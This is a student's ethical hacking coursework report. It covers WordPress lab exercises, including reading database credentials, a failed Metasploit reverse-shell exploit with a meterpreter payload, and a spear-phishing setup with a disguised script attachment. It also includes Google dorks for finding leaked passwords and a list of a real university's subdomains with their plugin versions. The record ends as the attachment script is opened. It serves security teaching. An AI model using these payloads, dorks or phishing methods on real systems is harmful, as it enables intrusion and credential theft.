

Ethical Hacking CourseWork

UP2115789

University of Portsmouth

M30239

Dr Oluwatobi Fajana

2/4/2025

Abstract

This report explores various ethical hacking techniques through structured lab exercises, plugin vulnerability analysis, and personal cybersecurity development. The first section documents weekly lab activities, covering reconnaissance, vulnerability assessment, exploitation, and phishing simulations. These exercises provide practical exposure to ethical hacking methodologies while ensuring compliance with legal and ethical guidelines. The second section focuses on an in-depth security analysis of an assigned WordPress plugin, identifying potential vulnerabilities, assessing their impact, and proposing remediation strategies. The final section is a self-reflection on personal development within the ethical hacking domain, detailing independent learning activities such as Capture The Flag (CTF) challenges, research on emerging vulnerabilities, and hands-on training with penetration testing tools. By combining theoretical knowledge with practical application, this report demonstrates a comprehensive approach to ethical hacking, reinforcing the importance of security awareness and responsible disclosure in cybersecurity. The findings emphasize the evolving nature of security threats and the need for continuous learning in the field.

Table of Contents

Abstract.....	2
Table of Contents.....	3
Introduction.....	4
Part A:.....	5
Week 1 Lab Report.....	5
Week 2 Lab Report.....	8
Week 3 Lab Report.....	13
Week 4 Lab Report.....	17
Week 5 Lab Report.....	20
Week 6 Lab Report.....	21
Part B: Plug-In Research Development.....	22
Part C: Self-Development Reflection.....	31
References.....	34

Introduction

Ethical hacking is a fundamental aspect of cybersecurity that involves testing systems, applications, and networks to identify vulnerabilities before they can be exploited. Ethical hackers, also known as penetration testers, follow structured methodologies to conduct security assessments while adhering to legal and ethical guidelines. This report is a structured documentation of ethical hacking exercises conducted as part of the Ethical Hacking – M30239 module.

The report is divided into three key sections. Part A consists of lab reports spanning multiple weeks, covering reconnaissance, vulnerability exploitation, and attack simulations. These hands-on exercises provide insight into real-world security threats and mitigation techniques. Part B presents research on a specific WordPress plugin, analyzing its security weaknesses and evaluating potential exploits. By identifying vulnerabilities and assessing their risks, this section highlights the importance of secure plugin development and responsible vulnerability disclosure. Part C is a self-development reflection, showcasing independent learning activities such as participation in cybersecurity challenges, hands-on labs, and personal research on security vulnerabilities.

The objective of this report is to demonstrate a comprehensive understanding of ethical hacking principles, methodologies, and real-world applications. By analyzing security threats, exploiting known vulnerabilities, and reflecting on personal growth in cybersecurity, this report aims to reinforce the importance of proactive security measures in an ever-evolving threat landscape.

Part A:
Week 1 Lab Report

- What improvements can be made to the code?

The original DNS Lookup Utility contained several critical security vulnerabilities, including command injection, lack of input validation, and cross-site scripting (XSS) risks. The most severe issue was directly passing user input into `shell_exec("nslookup $command")`, which allowed attackers to execute arbitrary system commands, posing a significant security threat. Additionally, the lack of input validation meant that malformed or malicious domain names could be entered, leading to unexpected behaviour. The raw output was also displayed without sanitization, making it highly susceptible to XSS attacks, where attackers could inject malicious scripts. To mitigate these risks the code was significantly improved by removing `shell_exec()` and replacing it with PHP built-in `dns_get_record()`, which is safer, more efficient, and eliminates the need for executing system commands. A robust input validation system using `filter_var()` was implemented to ensure only legitimate domain names are processed, preventing injection-based exploits

- What can you observe from the directory scan, aside from the maintenance page?
list the directories/pages that accept user input.

A directory scan identifies exposed directories and files on a server to help assess areas that might be vulnerable to attacks.

After observing the directory scan results, aside from the maintenance page, there are several potential entry points for attackers and should be evaluated for user input vulnerabilities, such as

SQL Injections, Cross-Site Scripting (XSS), and File Upload vulnerabilities. Below are the findings:

1. /login: This page accepts user input in the form of username and password for authentication, causing it to be a common target for brute force attacks or credential surfing.
2. /register: Registration pages allow users to input personal details like email, username, and password to collect records for new accounts. Improper validation of any sort can lead to spam, SQL Injection, or XSS vulnerabilities if not sanitized correctly.
3. /contact: Using the contact form users can submit name, email, and messages through this. It can be easily vulnerable to email header injection, XSS, or spam.
4. /search: This page accepts queries from users. If input is improperly handled, it could lead to SQL Injections or XSS attacks.
5. /upload: May allow file uploads, which can be exploited to upload malicious files, leading to remote code execution.


Implementing proper input validation, output encoding, and file validation is vital to mitigate these risks.

- What is the username and password for the blog sql database? HINT
wp-config.php?

After being unable to locate the necessary wp-config.php , using the sudo command managed to install and access the files:

```
osboxes@osboxes:~$ sudo apt install apache2 mysql-server php php-mysql libapache2-mod-php unzip wget -y
```

After locating it in [/var/www/html/wordpress] including using the commands [find / -name wp-config.php 2>/dev/null] and [cat wp-config.php | grep DB_]



The screenshot shows a terminal window with the title bar "osboxes@osboxes: /var/www/html/wordpress". The window contains the GNU nano 7.2 editor editing the wp-config.php file. The file content is as follows:

```
GNU nano 7.2 wp-config.php *
// ** Database settings - You can get this info from your web host ** //
/** The name of the database for WordPress */
define( 'DB_NAME', 'wordpress' );

/** Database username */
define( 'DB_USER', 'wpuser' );

/** Database password */
define( 'DB_PASSWORD', 'p@ssword123' );

/** Database hostname */
define( 'DB_HOST', 'localhost' );

/** Database charset to use in creating database tables. */
define( 'DB_CHARSET', 'utf8' );

/** The database collate type. Don't change this if in doubt. */
define( 'DB_COLLATE', '' );

/**#@+
 * @var string Table prefix
 * @since 2.6
 */
define( 'TABLE_PREFIX', 'wp_' );

/**#@-
```


The bottom of the screen shows the nano editor's help menu with the following options:

^G Help	^O Write Out	^W Where Is	^K Cut	^T Execute	^C Location
^X Exit	^R Read File	^\ Replace	^U Paste	^J Justify	^_ Go To Line

Week 2 Lab Report

- What is the PHP version of the server used for REPEC?

8.3.19



The screenshot shows a Google search for "site:port.ac.uk \"REPEC\"". The search results are filtered to show only the University of Portsmouth. The first result is the REPEC website, with a link to the index of /RePEc/. The second result is a PDF document titled "Dynamic Connectedness And Spillovers Across Sectors" by I Chatziantoniou, cited by 50. The document explores stock market sectoral connectedness.

Below the search results, there is a screenshot of the URL `https://repec.port.ac.uk/test/php/test.php`. The page displays a table with the following data:

Name	Value
PHP_VERSION	8.3.19
HTTP_COOKIE	_ga_PE71JJ922S=GS1.1.1739809200.5.0.1739809201.0.0.0; _ga=GA1.3.984290051.17379936; _clk=tko02k%7C2%7Cfti%7C0%7C1853; _ga_CS0QK6XS7E=GS1.1.1743756960.16.1.174375; IPCZQX034760cd15=010064000a5b00d897b5117eccc37515e92d4d15; AAAA034760cd15=AQAAAAAADDZj5JDhawA6+DZh3sRnHr; ZNPCQ003-32343800=f1e9220; _gid=GA1.3.1769954950.1743756961
HTTP_TE	trailers
HTTP_PRIORITY	u=0, i
HTTP_SEC_FETCH_USER	?1


- What exposed emails with exposed passwords/hashes can you find?

Using the google dorking method (O'Connor, 2020):


- sites: docs.google.com "database" "password"
- sites: stackoverflow.com "password" "username"
- sites: github.com "dump.sql"
- sites: pastbin.com "login credentials"


site:pastebin.com | site:paste2.org | site:pastehtml.com | site:slexy.org |
site:snipplr.com | site:snipt.net | site:textsnip.com | site:bitpaste.app |
site:justpaste.it | site:heypasteit.com | site:hastebin.com | site:dpaste.org |
site:dpaste.com | site:codepad.org | site:jsitor.com | site:codepen.io |
site:jsfiddle.net | site:dotnetfiddle.net | site:phpfiddle.org |
site:ide.geeksforgeeks.org | site:repl.it | site:ideone.com | site:paste.debian.net |
site:paste.org | site:paste.org.ru | site:codebeautify.org | site:codeshare.io |
site:trello.com "port.ac.uk"

<https://pastebin.com/UneHYYbY>




- Retrieve a list of Wordpress login pages associated with Portsmouth (Use google dorking only)





- What are the usernames for WordPress accounts for EH virtual machine /blog site?
- Admin
- John west



```

▼ 1:
  id: 3
  name: "John West"
  url: "http://"
  description: ""
  link: "http://192.168.56.101/blog/author/johnwest/"
  slug: "johnwest"
  avatar_urls:
    ▼ 24: "http://1.gravatar.com/avatar/41c0c591e6e35aecd145abc9b51aba6c?s=24&d=monsterid&r=g"
    ▼ 48: "http://1.gravatar.com/avatar/41c0c591e6e35aecd145abc9b51aba6c?s=48&d=monsterid&r=g"
    ▼ 96: "http://1.gravatar.com/avatar/41c0c591e6e35aecd145abc9b51aba6c?s=96&d=monsterid&r=g"
  meta: []
  ▼ _links:
    ▼ self:
      ▼ 0:
        href: "http://192.168.56.101/blog/wp-json/wp/v2/users/3"
    ▼ collection:
      ▼ 0:
        href: "http://192.168.56.101/blog/wp-json/wp/v2/users"

```

- Exploit a plugin vulnerability in the EH VM using a publicly known exploit/tool. What is the administrator password for the EH OS?

I tried to perform the necessary steps to exploit the machine but I was unsuccessful.

```

osboxes@osboxes: ~
Interact with a module by name or index. For example info 0, use 0 or use exploit/unix/webapp/wp_symposium_shell_upload

msf6 > use wp-symposium
[-] No results from search
[-] Failed to load module: wp-symposium
msf6 > use 0
[*] No payload configured, defaulting to php/meterpreter/reverse_tcp
msf6 exploit(unix/webapp/wp_symposium_shell_upload) > use 0
[*] Using configured payload php/meterpreter/reverse_tcp
msf6 exploit(unix/webapp/wp_symposium_shell_upload) > set RHOST 192.168.56.101
RHOST => 192.168.56.101
msf6 exploit(unix/webapp/wp_symposium_shell_upload) > set LHOST 192.168.56.104
LHOST => 192.168.56.104
msf6 exploit(unix/webapp/wp_symposium_shell_upload) > set TARGETURI
TARGETURI => /
msf6 exploit(unix/webapp/wp_symposium_shell_upload) > exploit
[*] Started reverse TCP handler on 192.168.56.104:4444
[*] Preparing payload
[*] Uploading payload to /wp-content/plugins/wp-symposium/server/php/D0tRLHZBff/D0tRLHZBff.php
[-] Exploit aborted due to failure: unexpected-reply: Failed to upload the payload
[*] Exploit completed, but no session was created.

```

Week 3 Lab Report

- Outline techniques for plugin/theme identification. Identify themes or the use of contact-form-7 within Wordpress sites within port.ac.uk domain. (Passive techniques only).

Using passive techniques only such as Google Dorking , I was able to find and identify the plugin and themes, screenshots below:

The first screenshot shows Google search results for the query `site:port.ac.uk inurl: /wp-content/plugins/contact-form-7/`. The results list three PDF documents from the University of Portsmouth research portal:

- Geotagging matters - Portsmouth Research Portal** by APC Tear · 2018 · Cited by 1 — Voting results in marginal constituencies often determine wider political outcomes. Always a focus for campaigners, it is now apparent that ...
- Cyber Threat Prediction using Experience Sharing Models ...** by LE Chase · 2024 — My most sincere and enthusiastic thanks to my supervisors Dr. Alaa Mohasseb, Dr. Benjamin Aziz and Dr. Alexander Gegov for their support, guidance and ... 308 pages
- INNOVATION IN HEALTH INFORMATICS** by P Scott · 2017 · Cited by 18 — Discussion The twin programmes of "Big Data" and "Digital Health" are not always joined up by coherent policy and investment priorities.
- PV CORRECT MAIN 2PRINT 19112014 - Portsmouth Research Portal**

The second screenshot shows Google search results for the query `site:port.ac.uk inurl: /wp-content/themes`. The results list two PDF documents from the University of Portsmouth research portal:

- Geotagging matters - Portsmouth Research Portal** by APC Tear · 2018 · Cited by 1 — Voting results in marginal constituencies often determine wider political outcomes. Always a focus for campaigners, it is now apparent that ...
- A study of the perceptions of air safety and mid-air collision ...** by I Fyfe-Green · 2018 · Cited by 4 — **six themes that they should concentrate on**, as they may only ... from <https://flightsafety.org/wp-content/uploads/2018/02/FSF-Letter> ... 376 pages

site:port.ac.uk inurl: /wp-content/themes

376 pages

University of Portsmouth
https://researchportal.port.ac.uk › files › 348663... PDF

Cyber Threat Prediction using Experience Sharing Models ...

by LE Chase · 2024 — thematic **content** analysis ideas discussed above and combines them with a more ontological approach (Husari et al., 2017). Here, the authors propose ...
308 pages


University of Portsmouth
https://researchportal.port.ac.uk › files PDF

Studies in Health Technology and Informatics

... themes as the structure of this volume: x **Biomedical data, tools and methods** x Supporting care delivery x Health and prevention x Precision medicine and ...
1,498 pages

- Find one recent vulnerability affecting Contact Form 7 (2020-25) (Include screenshot)
- Title: PHP Object Injection in Drag and Drop Multiple file upload for Contact Form 7 Plugin
 - CVE and CVSS details
- CVE-ID: CVE-2025-2485
- CVSS Score: 7.5 (High)
- Published: March 28, 2025

- Vulnerable code



- List out all vulnerable functions and input injection points.

- `[$object = unserialize(file_get_contents($file_path));`


The `[unserialize]` function is used to convert a serialized object back into an object. If data passed to `[unserialized]` is not properly validated it can allow PHP Object Inject (POP), which can lead to Remote Code Execution (RCE). If an attacker uploads a malicious file containing an object, they can control the behavior of the server, potentially executing arbitrary code.

- Give recommendations.

- Restrict Unserialization: define a parameter `[allowed_classes]` to prevent arbitrary object injection.
- Implement File Upload Validation: Use MIME type validation to ensure only safe file types are allowed to be uploaded.
- Sanitize File Content: if accepting files that may contain serialized data, validate the file content for malicious code before processing.

- Regular Plugin and Theme Updates.
 - List 2 sites/subdomains using the contact form 7 with the port.ac.uk domain and give their plugin versions.

Sites/Subdomains	Plugin Version
https://testweb1.myweb.port.ac.uk/	6.0.5
https://liblog.port.ac.uk/blog/	



The screenshot shows a web browser window with the address bar displaying <https://testweb1.myweb.port.ac.uk/wp-content/plugins/contact-form-7/readme.txt>. The page content is the README for the Contact Form 7 plugin, which includes the following text:

```

=== Contact Form 7 ===
Contributors: takayukister
Donate link: https://contactform7.com/donate/
Tags: contact form, schema-woven validation
Tested up to: 6.7
Requires at least: 6.6
Requires PHP: 7.4
Stable tag: 6.0.5
License: GPLv2 or later
License URI: https://www.gnu.org/licenses/gpl-2.0.html

Just another contact form plugin. Simple but flexible.

== Description ==

Contact Form 7 is a plugin designed to be a practical tool for all WordPress users who embrace the philosophy of free and open source software. It employs sophisticatedly modularized architecture and its original [Schema-Woven Validation](https://contactform7.com/schema-woven-validation/) technology.

= Docs and support =

You can find [docs](https://contactform7.com/docs/), [FAQ](https://contactform7.com/faq/) and more detailed information about Contact Form 7 on [contactform7.com](https://contactform7.com/). When you cannot find the answer to your question on the FAQ or in any of the documentation, check the [support forum](https://wordpress.org/support/plugin/contact-form-7/) on WordPress.org. If you cannot locate any topics that pertain to your particular issue, post a new topic for it.

= Contact Form 7 needs your support =

It is hard to continue to maintain this plugin without support from users like you. There are several ways for you to [contribute to the project](https://contactform7.com/contributing/): testing, coding, translating it into your local languages, helping other users, financial donations, etc, etc. We equally welcome you regardless of the way you contribute.

= Privacy notices =

With the default configuration, this plugin, in itself, does not:


* track users by stealth;
* write any user personal data to the database;
* send any data to external servers;
* use cookies.

If you activate certain features in this plugin, the contact form submitter's personal data, including their IP address, may be sent to the service provider. Thus, confirming the provider's privacy policy is recommended. These features include:
  
```


Week 4 Lab Report

- Successfully implement a spear phishing attack by utilising the <http://ip-address/maintenance/contact> page. You will need to obtain as many details as possible from the website and draft a short message using a name, email address, and attachment. Include phishing text and screenshot of success in report.

To successfully implement a spear phishing attack using the <http://192.168.56.101/maintenance/contact> page, I first gathered information from the page, such as the name and email address of the target. I then crafted a phishing email that appeared to be from a trusted source (colleague), including the gathered name and email. The email contained a malicious attachment disguised as a legitimate script, prompting the recipient to open it. The phishing text was designed to look urgent and convincing, leading the target to engage with the email. I have included below the screenshots of how the listening and attacks were formulated and the attack was formed:



```

osboxes@osboxes: ~
GNU nano 7.2 calculator.sh
